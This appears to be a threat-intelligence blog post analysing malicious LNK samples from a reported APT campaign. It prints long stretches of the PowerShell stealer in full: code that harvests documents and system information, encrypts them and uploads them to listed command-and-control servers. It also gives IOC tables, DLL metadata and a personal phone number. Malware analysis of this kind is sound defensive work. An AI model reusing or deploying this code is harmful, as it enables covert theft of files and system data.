                $9.BODY_SIG='UNSIGNED-PAYLOAD';
                $9.FileMD5=[convert]::tobase64string($q.ComputeHash($6));
                If ($g) {
                    $9.QUERYS="partNumber=$h&uploadId=$x"
                }
                $b=en2 $9 $6 $False;
                $0=u65 $b;
                $n=[int]$0.StatusCode;
                If ($n -eq 200) {
                    If ($g) {
                        $q=$i.Createelement('Part');
                        $p=$i.Createelement('PartNumber');
                        $p.innertext=$h;
                        [void]$q.appendchild($p);
                        $6=$i.Createelement('ETag');
                        $6.innertext=$0.Headers['etag'];
                        [void]$q.appendchild($6);
                        [void]$4.appendchild($q);
                        $h+=1;
                        $t+=$w
                    }
                    else {
                        $3=$True
                    }
                    If ($t -eq $f.Length) {
                        break
                    }
                }
                else {
                    If ($f.Position -ne $t) {
                        [void]$f.Seek($t,[System.IO.SeekOrigin]::Begin)
                    }
                }
            }
            If ($g) {
                $9.METHOD='POST';
                $g=[byte[]][char[]]$4.outerxml;
                $9.BODY_SIG=y79 $4.outerxml;
                $9.QUERYS="uploadId=$x";
                $9.FileMD5='';
                $b=en2 $9 $g $False;
                $0=u65 $b;
                If ([int]$0.StatusCode -eq 200) {
                    $3=$True
                }
            }
        }
        catch {
        }
    }
    $f.Close();
    $f.Dispose();
    return $3
}

Function x56($6,$g,$f) {
    iex ("& '$env:AppData\WinRAR\Rar.exe' a -ep1 -y -hp$6 '$g' '$f'") | out-null;
    If (!(test-path $g)) {
        makecab "$f" "$g" | out-null
    }
}
```

```
Function zm7($l,$n,$g,$y,$x) {
    $s="["+$g+"] "+($l.fullName)+"     Size:"+($l.Length/1kb)+"KB     Time:"+($l.LastWriteTime);
    Try {
        gc $l.fullname -fo -total 0 -erroraction stop;
        $7=$True;
        If ($l.extension -eq '.txt' -and $l.Length -gt 10KB) {
            $7=$False
        }
        If ($n -eq $_.Length) {
            $7=$False
        }
        If ($l.Length -le 100MB -and $l.Length -gt 0 -and $7) {
            $9="$env:tmp\backups\$g.rar";
            x56 $j $9 $l.fullName;
            If (test-path $9) {
                $9=gi -fo $9
            }
            Else {
                $9=$l
            }
            If (ts3 $9 $x $y) {
                $s+=" ($y)OK`r`n";
                sleep -s 1
            }
            Else {
                $s+=" (Error)`r`n"
            }
            If ($9.extension -eq '.rar') {
                del -fo $9.fullname
            }
        }
        Else {
            $s+="[!Size or Duplicate!]`r`n"
        }
    }
    Catch {
        $s+="[!Access denied!!]`r`n"
    }
    return $s
}

Function sr2($j,$x) {
    $6=180;
    $y=1;
    $b=0;
    $e=(Get-Date -f yyyyMMddhhmmss)+"`r`nWeek:`r`n";
    $n=0;
    $f=('.doc','.docx','.pdf','.ppt','.pptx','.xls','.xlsx','.wps','.wpp','.et','.txt');
    gci "$env:appdata\Microsoft\Windows\Recent\" -fo -errora silentlycontinue | ? { $f -contains
[io.path]::getextension($_.basename) -and $_.LastWriteTime -ge (Get-Date).AddDays(-7)} | % {gi ((new-object -com
wscript.shell).createshortcut($_.fullname)).targetpath -fo -errora silentlycontinue} | % {$b+=1;$e+=zm7 $_ $n $b $y
$x;$n=$_.Length;
        If ($e.endswith("OK`r`n")) {
            $y+=1
        }};
        [email protected]();
        $5+=gdr -p 'fi*' | ? {$_.root -ne "$env:systemdrive\"} | % {gci -fo $_.root};
        $5+=gci -fo "$env:systemdrive\users";
        $5+=gci -fo "$env:systemdrive\" | ? {$_.fullname -notlike '*:\Windows*' -and $_.fullname -notlike '*:\Users' -and
$_.fullname -notlike '*:\Program Files*' -and $_.fullname -notlike '*:\ProgramData' -and $_.fullname -notlike '*:\MSOCache' -and
$_.fullname -notlike '*:\PerfLogs' -and $_.fullname -notlike '*:\System Volume*' -and $_.fullname -notlike '*:\Documents and
Settings' -and $_.fullname -notlike '*:\Recovery' -and $_.fullname -notlike '*:\Boot'};
        $5=$5 | sort lastwritetime -des | % {$_.fullname} | ? {$_};
        $e+="Search List:`r`n$5`r`n";
        $c=0;
        If ($6 -ge 30){
            $r=30
        }
        Else {
            $r=$6
        }
        $p=Get-Date;
        $k=1;
        $n=0;
        while ($6 -ge $r) {
            $e+="M $k (D $c - D $r):`r`n";
            foreach ($d in (('.doc','.docx','.pdf'),('.ppt','.pptx','.xls','.xlsx','.wps','.wpp','.et'),('.txt','.eml'))) {
                $e+="FileType: $d`r`n";
                foreach ($4 in $5) {
                    Try {
                        gci $4 -r -fo -errora silentlycontinue | ? {$d -contains $_.extension -and $_.LastWriteTime -lt
$p.AddDays(-1*$c) -and $_.LastWriteTime -ge $p.AddDays(-1*$r) } | % {$b+=1;$e+=zm7 $_ $n $b $y $x;$n=$_.Length;
```

```
                            If ($e.endswith("OK`r`n")) {
                                $y+=1
                            }
                        }
                    }
                    catch {
                        $e+="[!!!$4 search error !!!]`r`n"
                    }
                }
            }
            $e+=(Get-Date -f yyyyMMddhhmmss)+"`r`n";
            $e+=(get-wmiobject win32_process -f "name='powershell.exe'" | % {$_.commandline+"`r`n"});
            $e > "$env:tmp\$($k)test.txt";
            $e="$env:tmp\$($k)test.txt";
            x56 $j "$env:tmp\backups\M$k.rar" $e;
            ts3 (gi -fo "$env:tmp\backups\M$k.rar") $x "M$k";
            del -fo $e,"$env:tmp\backups\M$k.rar";
            $e='';
            If ($6 -le $r) {
                break
            }
            $r+=30;
            $c+=30;
            If ($6 -le $r) {
                $r=$6
            }
            $k+=1
        }
        $p=0;
        $k=0;
    while(1) {
        sleep -s 3500;
        md -fo "$env:tmp\backups";
        $x=(hostname)+"_P"+(Get-Date -f yyyyMMddhhmmss)+"_REDACTED";
        $y=1;$n=0;$k+=1;$e="$x`r`n";
        gci "$env:appdata\Microsoft\Windows\Recent\" -fo -errora silentlycontinue | ? {$f -contains
[io.path]::getextension($_.basename) -and $_.LastWriteTime -ge (Get-Date).AddHours(-1) } | % {gi ((new-object -com
wscript.shell).createshortcut($_.fullname)).targetpath -fo -errora silentlycontinue} | % {$b+=1;$e+=zm7 $_ $n $b $y
$x;$n=$_.Length;
            If ($e.endswith("OK`r`n")) {
                $y+=1
            }
        };
        $f='';
        $e+=(Get-Date -f yyyyMMddhhmmss)+"`r`n";
        $e > "$env:tmp\$($k)test.txt";
        $e="$env:tmp\$($k)test.txt";
        x56 $j "$env:tmp\backups\P$k.rar" $e;
        ts3 (gi -fo "$env:tmp\backups\P$k.rar") $x "P$k";
        del -fo $e,"$env:tmp\backups\P$k.rar"
    }
}

[System.Net.ServicePointManager]::DefaultConnectionLimit=50;[System.Net.ServicePointManager]::ServerCertificateValidationCallback=
{$true};
$s=(hostname)+"_"+(Get-Date -f yyyyMMddhhmmss)+"_REDACTED";
$m='http://159.65.74.97;http://159.65.127.93;http://128.199.73.43';
$p=$m.split(";");
$q=$p.length;
$l=0;
$w="";
while ($l -lt $q) {
    try {
        $9=[System.Net.WebRequest]::Create($p[$l]);
        $w+=$l.ToString();
        $3=$9.GetResponse();
        $w+=" OK`r`n"
    }
    catch {
        $w+=" BAD!`r`n"
    }
    $l+=1
}
$w+=(Get-Date -f yyyyMMddhhmmss)+"`r`n";
$w+="systeminfo:`r`n"+(systeminfo)+"`r`n";
$w+="ipconfig /all:`r`n"+(ipconfig /all)+"`r`n";
$w+="netstat -a:`r`n"+(netstat -a)+"`r`n";
$w+="arp -a:`r`n"+(arp -a)+"`r`n";
$w+="desktop files:`r`n"+(ls -r $home\desktop)+"`r`n";$w+="tmp files:`r`n"+(ls $env:tmp\..\)+"`r`n";$w+="pw cmd:`r`n"+(get-
wmiobject win32_process -f "name='powershell.exe'" | % {$_.commandline+"`r`n"});
$w+="programfiles:`r`n"+(ls $env:programfiles)+"`r`n";
$w+="programfiles x86:`r`n"+(ls ${env:programfiles(x86)})+"`r`n";
$w+=(Get-Date -f yyyyMMddhhmmss)+"`r`n";
```


```
$w | out-file "$env:tmp\start.log" -Encoding UTF8;
$3=-join([char[]](48..57+65..90+97..122) | get-random -c 16);
$7=new-object security.cryptography.rsacryptoserviceprovider(2048);
$7.fromxmlstring("4RKDLymbgSDghM7HHxZprfPfWcoBQDCL156NPOAsDRiLZ57zj8kcqjq/zgGFAuyhmfmaFBCRz75NIN33Ze105pNzOZXAO975/IpS4xNimVA7vmeEE

$7.encrypt([text.encoding]::utf8.getbytes("$3"),$False) > "$env:tmp\id";
iex ("& '$env:AppData\WinRAR\Rar.exe' a -ep1 -y '$env:tmp\id.rar' '$env:tmp\id'")|out-null;
while(!(ts3 (gi "$env:tmp\id.rar") $s 'id')){sleep -s 180}x56 $3 "$env:tmp\start.rar" "$env:tmp\start.log";
ts3 (gi "$env:tmp\start.rar") $s 'start';
del -fo "$env:tmp\id","$env:tmp\id.rar","$env:tmp\start.rar","$env:tmp\start.log";
sr2 $3 $s
```

The PowerShell scripts do vary between the samples, but maintain the same key features. Some have blocks of Base64 to obfuscate the calling of the DLL, while others have this code in the clear. Additionally, the PowerShell script passed as a parameter with the DLL does vary slightly.

But at a **very** high level, the PowerShell extracts out more data from the LNK file, expands that data into a temporary location, loads a malicious dll (with a further PowerShell script as a parameter), obtain user information and data, and encrypts it before sending it back to a C2 server. The 360 TIC report examines this code in depth.

To me, however, what stood out was a string which I have redacted[2] appended to the collected data, which *could* refer to a username or social media handle to identify the origin of returned data.



```
while(1) {
    sleep -s 3500;
    md -fo "$env:tmp\backups";
    $x=(hostname)+"_P"+(Get-Date -f yyyyMMddhhmmss)+"_[redacted]";
    $y=1;$n=0;$k+=1;$e="$x`r`n";
    gci "$env:appdata\Microsoft\Windows\Recent\" -fo -errora silentlycontinue | ? {$f -contains [io.path]::getextension($_.basename)
    -and $_.LastWriteTime -ge (Get-Date).AddHours(-1) } | % {gi ((new-object -com wscript.shell).createshortcut($_.fullname))
    .targetpath -fo -errora silentlycontinue} | % {$b+=1;$e+=zm7 $_ $n $b $y $x;$n=$_.Length;
        If ($e.endswith("OK`r`n")) {
            $y+=1
        }
    };
    $f='';
    $e+=(Get-Date -f yyyyMMddhhmmss)+"`r`n";
    $e > "$env:tmp\$($k)test.txt";
    $e="$env:tmp\$($k)test.txt";
```

Looking at the other LNK samples more of these handle-type names were identified. Of these I was able to identify a social media account for at least two of these type of strings in the samples:

Summary of all the key IOCs from the PowerShell identifies possible handles and C2 infrastructure:

Identifying String	SHA 256 Hash	IP Addresses	Storage Server	User Agent	Other
String 1	20ad6fa72982a6ba0f9499361b2aa3a3 f5cca73fd397c2969d08a4c5f2866814	159.65.127.93 139.59.238.1 138.197.142.236	0123.nyc3.digitaloceanspaces.com	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like DA) Chrome/62.0.3202.94 Safari/.36	Embe Base6 execu DLL
String 2	b0d7118d75c0f2a99fa5b319148b8914 8800e5db06ee403d6a31c451a8a54f2b	139.59.226.29 188.226.144.42 139.59.230.181	0123.nyc3.digitaloceanspaces.com	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like DA) Chrome/62.0.3202.94 Safari/.36	Embe Base6 execu DLL
String 3	70b6961af57bce72b89103197c8897a4 ae3ce5fdb835ccd050f24acbac52900d	159.65.74.97 159.65.127.93 128.199.73.43	05012.ams3.digitaloceanspaces.com	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like DA) Chrome/62.0.3202.94 Safari/.36	
String 1	ea6e7c9b9110c7c21062908be51dd3f8 81490b40b9b77a534fdc7812ab5cd2af	159.65.127.93 139.59.238.1 138.197.142.236	0123.nyc3.digitaloceanspaces.com	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like DA) Chrome/62.0.3202.94 Safari/.36	Embe Base6 execu DLL

String 4	6ccad83fb9f7a50ac95e3e865a27be0 288279e76fcd3b5af495c6fcf6d58fa36	178.128.110.214 198.211.118.118 138.197.135.170 59.73.16.165	N/A		Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like DA) Chrome/62.0.3202.94 Safari/.36	Using server rather Digital Ocear

Hey ~~Taxi!!~~ Cab!!

The PowerShell further extracted a CAB file that contained further files: PDFs, DOCXs, DOCs, and JPEGs along with a DLL with a non-standard extension (e.g. `.g`), and a legitimate copy of `rar.exe`. The dropped files (*sans* the .dll, see below) are:


String of Interest #	LNK File Name	Dropped Files	Translated Dropped Files	SHA256 Hashes
String 1	陈婧简历+作品.lnk	《互联网发展：信息与动态》7月刊原稿.docx 《中国工商报》官方微博作品.docx 陈婧 +13957937111+简历.doc	"Internet Development: Information and Development" July Issue.docx "China Business News" official Weibo works.docx Chen Jing + 13957937111 + resume.doc	ca1aea9710219b68fe30b964a526dc82efa08d9032959efd252f7197af1deb21 1a7c9ac35f4c89fe4906ee1c512c2fc5306d8d97d7ab44cc7726475923a311f1 fac0bfb2aedea0fde6e4f239cbfd4de9d8db55e6041cf3f62956b2dc50620506
String 2	周文重：2018博鳌亚洲论坛感谢函.lnk	周文重：2018博鳌亚洲论坛感谢函.doc	Zhou Wenzhong: Thank you letter for Boao Forum for Asia 2018.doc	32b3c6920eb5fcd8bddf55154e6e17453a4f07919216e7df6d84fb3f57a64966
String 3	【2018前海合作论坛】.lnk	附件1-2018前海合作论坛方案.pdf 附件2-参会回执.docx 附件3-深圳市前海香港商会简介.pdf2018前海合作论坛邀请函.pdf	Annex 1-2018 Qianhai Cooperation Forum Program.pdf Annex 2-Participation Receipt.docx Attachment-3-Brief introduction of Shenzhen Qianhai Hong Kong Chamber of Commerce.pdf 2018 Qianhai Cooperation Forum Invitation Letter.pdf	94aa26bac896f65cfebbb76efa9b7009c658e01e2d52d2da338483c3fb5f3188 52384bf0f4e694eb030a31f82b74e4fdcb261e11ede4fefa3cc5f2782bdd370b f600c66bc52c84698fb52a1f12d2f50fbe3b64754b226e8adb65f0b44a831dc8 091880728698db599e2b577d629d3bc6c9a9b40370f3ce0b9943cee8cbf20302

String 1	《政法网络舆情》会员申请.lnk	《政法网络舆情》会员征集函.doc 婺城分局祝您鸡年行大运-1.jpg 婺城分局祝您鸡年行大运-2.jpg 婺城分局祝您鸡年行大运-3.jpg 婺城分局祝您鸡年行大运-4.jpg 婺城分局祝您鸡年行大运-5.jpg 婺城分局祝您鸡年行大运-6.jpg	"Politics and Law Network Public Opinion" Membership Letter.doc Tancheng Branch wishes you a good luck in the Year of the Rooster-1.jpg Tancheng Branch wishes you a good luck in the Year of the Rooster-2.jpg Tancheng Branch wishes you a good luck in the Year of the Rooster-3.jpg Tancheng Branch wishes you a good luck in the Year of the Rooster-4.jpg Tancheng Branch wishes you a good luck in the Year of the Rooster-5.jpg Tancheng Branch wishes you a good luck in the Year of the Rooster-6.jpg	ab0b6e3a24a4b9f102a58b8536f68ddd560e8b42c16652b9db388ef981bbf165 f6ca0e0bb33163143867bb496f53a6f329a927c06af0c0ddc9506d3c3fd3d335 6fb39753349dd8811270be863b61d0d42120c3452b8b09964e3e6c1d3ab21b7b 7dc76e3c60fac07d61d6dd183624458cf982b25121bcd6a26090365b0bb089d5 8297b9d4f7f0ffb7a8fa99d5cfe93818cb23ddbd99722dbba59e58fab27a86b9 687535ba02c808d795f4893962f0d9b650cea8df40d1de80ea095befe0064b91 b787ff47b1db14409c5524e4bc5f763e3eb5cec3cf34aa553f2b41501e955737
String 4	《观察者网》采访提纲暨相关新闻附件.lnk	《观察者网》采访提纲.docx 蔡英文接受法新社专访问答全文.docx 美“友台派”议员又作妖，提“2018年台湾国际参与法案”.docx 美参议员望通过新法案 倡议加强美与亚洲多方面长期合作.docx 美议员鼓动特朗普抛弃“一中”政策与台湾“复交”,专家可能性微乎其微.docx	"Observer.com" Interview Outline.docx Tsai Ing-wen accepted the full text of the AFP interview.docx US "Taiwanese" MPs have made a demon again, mentioning "Taiwan International Participation Act of 2018" .docx U.S. Senators hope to pass new bill initiative to strengthen long-term cooperation between the United States and Asia.docx U.S. lawmakers urge Trump to abandon "one China" policy and "return diplomatic relations" with Taiwan, experts are extremely unlikely.docx	0ad09b21b36ddbaa24653953181cc092400eb992aac329bde58952b96dc0aa9d 140e069093b42d9044c8ccc53cef1b3b0226248b9d7302eb64dcdf92256fa204 e53bfb8826d20be3fc043a08c733221bddc2e1ba394bef9d40144c862ccf377f 283f88c50234a4b3961384c85124c52878ab6af4801cbc0c86a3e1d779c1c48f afe2f381bf7bcb9309db216a3f956dbf05c70da9bce9dcdcabde7ef0c46c01c9

At this stage, I haven't done any analysis on these 20 files, except basic metadata checks. Of possible interest is the file `陈婧+13957937111+简历.doc` has the email address `[email protected]` embedded as a hyperlink.

DLLs

The five DLLs have similar characteristics. All are masquerading as a NVIDIA dll file with similar matadata as below:



property	value
md5	F5D01C9333EB8DC73BCF5D81CF093533
sha1	A1F7636E538956C232EA867EAB1DF6DAA99C3520
sha256	72DCDFD85CA1D3FD0A43FC1291318028E46EEF8809D623C8BF999933C16CF014
file-type	**dynamic-link library**
date	empty
language	English-United States
code-page	Unicode UTF-16, little endian
CompanyName	NVidia Corporation
FileDescription	Nview32 ApiSet Library
FileVersion	3.6.1400.29543
InternalName	nvapisetlib32
LegalCopyright	NVidia Corporation. All rights reserved.
OriginalFilename	nvapisetlib32
ProductName	Nview32 ApiSet Library
ProductVersion	3.6.1400.29543

A check of relevant hashes indicates three samples are the same, and the other two are different; however, have a recorded compilation time within 12 seconds of each other.

Identifying String	DLL filename	SHA 256 Hash	ImpHash	Compilation Time
String 4	SwYLR.T	a76cb406145b1e094a8ec46ae0cf9594 95bfa4aa19ccf6b48353cc459c00005b	9442FCDB7DAAB60B53A67D5A419F71F3	compiler-stamp: Thu May 31 23:06:58 2018 debugger-stamp: Thu May 31 23:06:58 2018
String 1	lyNMk.v	f9ee8f1ca51475397e2c190290c0aeb7 4a9f8a36bc0b6dfb500af7ca47d45daa	6F5C40C66163B6F9E9E406E6AB83E3CC	compiler-stamp: Wed Feb 07 22:04:01 2018 debugger-stamp: Wed Feb 07 22:04:01 2018
String 3	FLrzH.w	92ad7532f7b6cb5b6812da586ae9c2c6 ddf65de38aebf4067853968be20e72a2	8E02074B51513C018F9B73FEB0BEC905	compiler-stamp: Thu May 31 23:07:10 2018 debugger-stamp: Thu May 31 23:07:10 2018
String 2	hxCEm.G	f9ee8f1ca51475397e2c190290c0aeb7 4a9f8a36bc0b6dfb500af7ca47d45daa	6F5C40C66163B6F9E9E406E6AB83E3CC	compiler-stamp: Wed Feb 07 22:04:01 2018 debugger-stamp: Wed Feb 07 22:04:01 2018
String 1	beoql.g	f9ee8f1ca51475397e2c190290c0aeb7 4a9f8a36bc0b6dfb500af7ca47d45daa	6F5C40C66163B6F9E9E406E6AB83E3CC	compiler-stamp: Wed Feb 07 22:04:01 2018 debugger-stamp: Wed Feb 07 22:04:01 2018

The files `lyNMk.v` , `hxCEm.G` and `beoql.g` with SHA256 f9ee8f1ca51475397e2c190290c0aeb74a9f8a36bc0b6dfb500af7ca47d45daa were recorded on Virus Total (35/67) with a first submission date of 2018-04-26 10:14:33 and had the recorded alternative names as `nvapisetlib` , `96d9fd90e180aaf435c21334858654f6.vir` (Norton AV) and `beoql.g` . The other two files were not recorded by that hash on Virus Total.

A rough timeline (if all the dates and times are believed):

- 2018-02-07: Compilation Date of DLL sample f9ee8f1ca51475397e2c190290c0aeb74a9f8a36bc0b6dfb500af7ca47d45daa
- 2018-04-26: First Submission to VT of DLL sample f9ee8f1ca51475397e2c190290c0aeb74a9f8a36bc0b6dfb500af7ca47d45daa
- 2018-05-31: Compilation Date of DLL samples 92ad7532f7b6cb5b6812da586ae9c2c6ddf65de38aebf4067853968be20e72a2 and a76cb406145b1e094a8ec46ae0cf959495bfa4aa19ccf6b48353cc459c00005b
- 2018-07-12: 360 TIC report
- 2018-10-28: Last Submission of DLL sample f9ee8f1ca51475397e2c190290c0aeb74a9f8a36bc0b6dfb500af7ca47d45daa to VT
- 2019-10-29: Submission to Hybrid-Analysis of five LNK samples
- 2019-10-29: Submission to Virus Total of only one LNK sample: 70b6961af57bce72b89103197c8897a4ae3ce5fdb835ccd050f24acbac52900d

The APT Link to the LNKs

Googling key elements of the above malware samples, led me to the abovementioned report by 360 TIC who detailed the exact campaign for only one of the files (ostensibly sample SHA256 ea6e7c9b9110c7c21062908be51dd3f881490b40b9b77a534fdc7812ab5cd2af). Their report is extensive, and looks at the DLL dropped and its later actions and persistence.

However, it is clear the samples were part of a campaign, and two of the files I can *very tentatively* associate to an online account. One identified social media account has limited use, and is linked to other accounts associated with the Hong Kong democracy movement. The second account has not been active since 2012 but posted information relating to Chinese corruption and apparent unauthorised detentions by the Chinese state.

However, there needs to be further information before any conclusion can be made as to the purpose of these strings.

If my hypothesis is correct then each malware sample was customised to include the suffix of a known identifier for the target. This likely means that the attacker did not know much about the target (i.e. end infrastructure they would potentially compromise).

Intelligence Gaps

There are significant intelligence gaps that require either deeper analysis on the samples or further external information:

- Why were the samples uploaded now, and en-mass?
- Are the suspicious string suffixes related to targets? Or are they used as reference to accounts controlled by the attacker? Or unrelated at all.
- At least one sample is likely dated from the original 360 TIC report meaning that it was around mid-2018. What is the relationship of this sample to the others?

Conclusion

There is a bunch of further analysis to be done: including on the DLLs and the other extracted files from the malicious CAB files. This post is initially seeking to put the files out there, and share the comparisons between them.

I'll reiterate at this time that the 'attribution' to the Sapphire Mushroom group is not mine, and solely based on previous reporting and the high likelihood these samples are from the same campaign.

If you have more information, questions, or analysis feel free to hit me up on Twitter or via email at [email protected]. Thanks for reading!

---

1. All Chinese-language text has been lovingly translated by Google Translate. I apologise for any errors. ↩
2. I have chosen to redact the strings themselves and instead refer to them as STRING 1 - 4. ↩